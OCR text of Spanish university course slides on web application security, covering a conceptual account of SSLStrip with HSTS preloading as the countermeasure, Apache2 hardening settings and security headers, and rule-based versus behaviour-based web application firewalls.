Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- SSLStrip


UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro
GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

SSLStrip

- Aunque es un ataque a redes de datos, también afecta a aplicaciones/páginas web → integridad, confidencialidad y disponibilidad de los datos almacenados.

- Consiste en forzar al cliente a realizar comunicaciones en claro con el servidor mediante HTTP.
  - Para ello, el atacante perpetra un MITM entre cliente y servidor.
  - El atacante reemplaza las peticiones HTTPS del servidor por peticiones HTTP y las envía a la víctima.
  - La víctima de forma transparente responde en claro (HTTP) al atacante, pero el atacante reenvía la petición al servidor mediante HTTPS (utilizando el certificado de dicho servidor).

SSLStrip



Contramedidas: HSTS y preloads

- La característica HTTP Strict-Transport-Security (HSTS) fuerza a los navegadores a comunicarse sobre HTTPS (bajo petición del sitio web).

- El problema radica en la primera conexión de un navegador a un nuevo sitio web.
  - Esta primera comunicación podría ir en claro.

- Por ello se emplean preloads, listas online compuestas por multitud de dominios que desean forzar la comunicación segura mediante HTTPS desde el inicio.
  - Estas listas son importadas y gestionadas por nuestros navegadores.
  - https://hstspreload.org

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- Configuración segura de servidores web (Apache2)

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

Configuración segura de Apache2

- Muchas vulnerabilidades que hemos visto tienen su origen en la propia aplicación/página web…
  - …pero otras se deben a una configuración deficiente del servidor web o se podrían evitar con una configuración adecuada.
- En esta sección enumeraremos diferentes aspectos a tener en cuenta durante la configuración de un servidor Apache2.
- La configuración óptima puede variar dependiendo de los requisitos de la aplicación que queramos desplegar.
- En este caso, supondremos que desplegamos el servidor en Linux.

Parámetros de apache2.conf

- En Linux, el fichero de configuración *apache2.conf* se encuentra en el directorio */etc/apache2* por defecto.

- En Apache2, como en todos los componentes nuevos que instalamos o desplegamos, no suele ser conveniente utilizar opciones por defecto.

- Algunos parámetros interesantes que deben configurarse adecuadamente son:
  - **Timeout**: determina el tiempo que espera el servidor al cliente. Por defecto, este parámetro está configurado en 300 segundos. Esto quiere decir que, si intentan realizar un DoS mediante muchas conexiones, el servidor actuará muy lento para cortarlas.

Parámetros de apache2.conf

- **ServerTokens**: controla la información de la versión que proporciona el servidor. Si usamos "*Prod*", no mostrará la versión de Apache2.

- **ServerSignature**: controla información como el servername, virtualhost o el email de administrador que se muestra en el footer de las páginas de error. Es recomendable ponerlo a "*Off*".

`ServerTokens Full` **(or not specified)**
Server sends (*e.g.*): `Server: Apache/2.4.1 (Unix) PHP/4.2.2 MyMod/1.2`

`ServerTokens Prod[uctOnly]`
Server sends (*e.g.*): `Server: Apache`

`ServerTokens Major`
Server sends (*e.g.*): `Server: Apache/2`

`ServerTokens Minor`
Server sends (*e.g.*): `Server: Apache/2.4`

`ServerTokens Min[imal]`
Server sends (*e.g.*): `Server: Apache/2.4.1`

`ServerTokens OS`
Server sends (*e.g.*): `Server: Apache/2.4.1 (Unix)`

Control de cabeceras y usuario

- Contenido del fichero *security.conf*:

```
# Setting this header will prevent MSIE from interpreting files as something
# else than declared by the content type in the HTTP headers.
# Requires mod_headers to be enabled.
#
Header set X-Content-Type-Options: "nosniff"

#
# Setting this header will prevent other sites from embedding pages from this
# site as frames. This defends against clickjacking attacks.
# Requires mod_headers to be enabled.
#
Header set X-Frame-Options: "sameorigin"


Header always set X-XSS-Protection "1;  mode=block"
```

```
┌──(kali㉿kali)-[/etc/apache2]
└─$ sudo apache2ctl -S
[sudo] password for kali:
AH00558: apache2: Could not reliably determine the server's fully qualified doma
VirtualHost configuration:
*:80                   127.0.1.1 (/etc/apache2/sites-enabled/000-default.conf:1)
ServerRoot: "/etc/apache2"
Main DocumentRoot: "/var/www/html"
Main ErrorLog: "/var/log/apache2/error.log"
Mutex watchdog-callback: using_defaults
Mutex default: dir="/var/run/apache2/" mechanism=default
Mutex mpm-accept: using_defaults
PidFile: "/var/run/apache2/apache2.pid"
Define: DUMP_VHOSTS
Define: DUMP_RUN_CFG
User: name="www-data" id=33
Group: name="www-data" id=33
```

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

- WAF basados en reglas y comportamiento

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

Web Application Firewall (WAF)

- Se trata de una herramienta capaz de monitorizar, controlar y filtrar el tráfico de red (normalmente en tiempo real).
  - Protege de ataques al servidor web.

- Existen tres tipos de WAF en función de dónde se despliegan:
  - **A nivel de red** → un componente hardware más en la red.
  - **A nivel de endpoint** → software totalmente integrado con la aplicación/página web.
  - **A nivel de cloud** → redirigiendo el tráfico de forma remota.

- Existen dos tipos en función de cómo actúan:
  - Rules-based.
  - Behavior-based.

WAF rules-based

- Basados en la utilización de reglas estáticas que se cumplen durante ataques conocidos (por protocolo, por puerto, por payload, etc).
- El WAF lanza alertas y puede cortar conexiones (entre otras acciones) cuando se cumplen las reglas predefinidas.
- Algunos WAF rules-based pueden ser:
  - ModSecurity
  - Akamai
  - Cloudflare
  - Incapsula
- Desventaja: no detectan amenazas desconocidas (estático vs dinámico).

WAF behavior-based

- La ventaja de este tipo de WAF es la capacidad de detectar ataques no modelados (de forma dinámica).

- Las etapas para construir un WAF behavior-based son las siguientes:
  - Obtención de datos (históricos o actuales).
  - Preprocesado (limpieza) y análisis de dichos datos.
  - Selección del modelo.
  - Entreno del modelo.
  - Despliegue.

- Desventaja: en aplicaciones heterogéneas, a día de hoy, suele provocar falsos positivos.

UCLM
UNIVERSIDAD DE CASTILLA-LA MANCHA

Escuela Superior Ingeniería Informática

DSI
DEPARTAMENTO DE SISTEMAS INFORMÁTICOS

XUNTA DE GALICIA
CONSELLERÍA DE CULTURA, EDUCACIÓN E UNIVERSIDADE

CFR FERROL

Puesta en producción segura

- Tema 4. Detección y corrección de vulnerabilidades de aplicaciones web

UNIÓN EUROPEA
Fondo Social Europeo
EL FSE invierte en tu futuro

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL